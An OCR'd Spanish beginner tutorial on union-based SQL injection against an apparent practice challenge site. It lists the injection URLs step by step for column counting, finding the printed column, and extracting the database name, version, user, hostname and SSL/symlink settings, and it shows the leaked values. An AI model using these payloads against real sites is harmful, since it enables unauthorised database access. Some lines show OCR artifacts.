
SQLI FOR DUMMIES

ELABORADO POR: ARSENICS

Detectanto tipo de SQL:


http://leettime.net/sqlninja.com/tasks/basic_ch1.php?id=1%27



Sabemos que este tipo de error da con id=1' cuando es un mysql !!

Adivinando el número de columnas:

http://leettime.net/sqlninja.com/tasks/basic_ch1.php?id=1%27%20order%20by%204--+




Mientras nos diga Unknown column 4 disminuimos el número de columnas hasta q nos deje de dar error o bien nos muestre las columnas. En este caso tiene 3 columnas ya que deja de dar error.

Estructura a tener en cuenta:

http://leettime.net/sqlninja.com/tasks/basic_ch1.php?id= +balance 1' +injection order by 4 + comment --+

El siguiente paso será detectar cuál/es de las columnas son vulnerables y hacen el print

http://leettime.net/sqlninja.com/tasks/basic_ch1.php?id=1'union
select0x68656c6c6f31,0x68656c6c6f32,0x68656c6c6f33-- -



Observamos que se imprime el hello2, convertido en el browser en hexadecimal, sin embargo el hello1 y el hello3 no llegan a imprimirse. En consecuencia vemos que la columna vulnerable es la segunda.

Pues esta claro para sacar la database, y la version de sql sustuimos hello2 por nuestro target:

http://leettime.net/sqlninja.com/tasks/basic_ch1.php?id=1%27union%20select%201,database(),3--%20-

database() leettime_761wHole


version() 5.6.44-cll-lve

user() tr0ubl3createrha@localhost

hostname() http://sg2plcpnl0079.prod.sin2.secureserver.net/

Comprobando si tiene ssl enabled or dissabled:

http://leettime.net/sqlninja.com/tasks/basic_ch1.php?id=1%27union%20select%201,@@GLOBAL.have_ssl,3--%20-



Comprobando si symlink está enabled or not:

http://leettime.net/sqlninja.com/tasks/basic_ch1.php?id=1%27union%20select%201,@@GLOBAL.have_symlink,3--%20-

Ouh yess!!

Autoría: Arsenics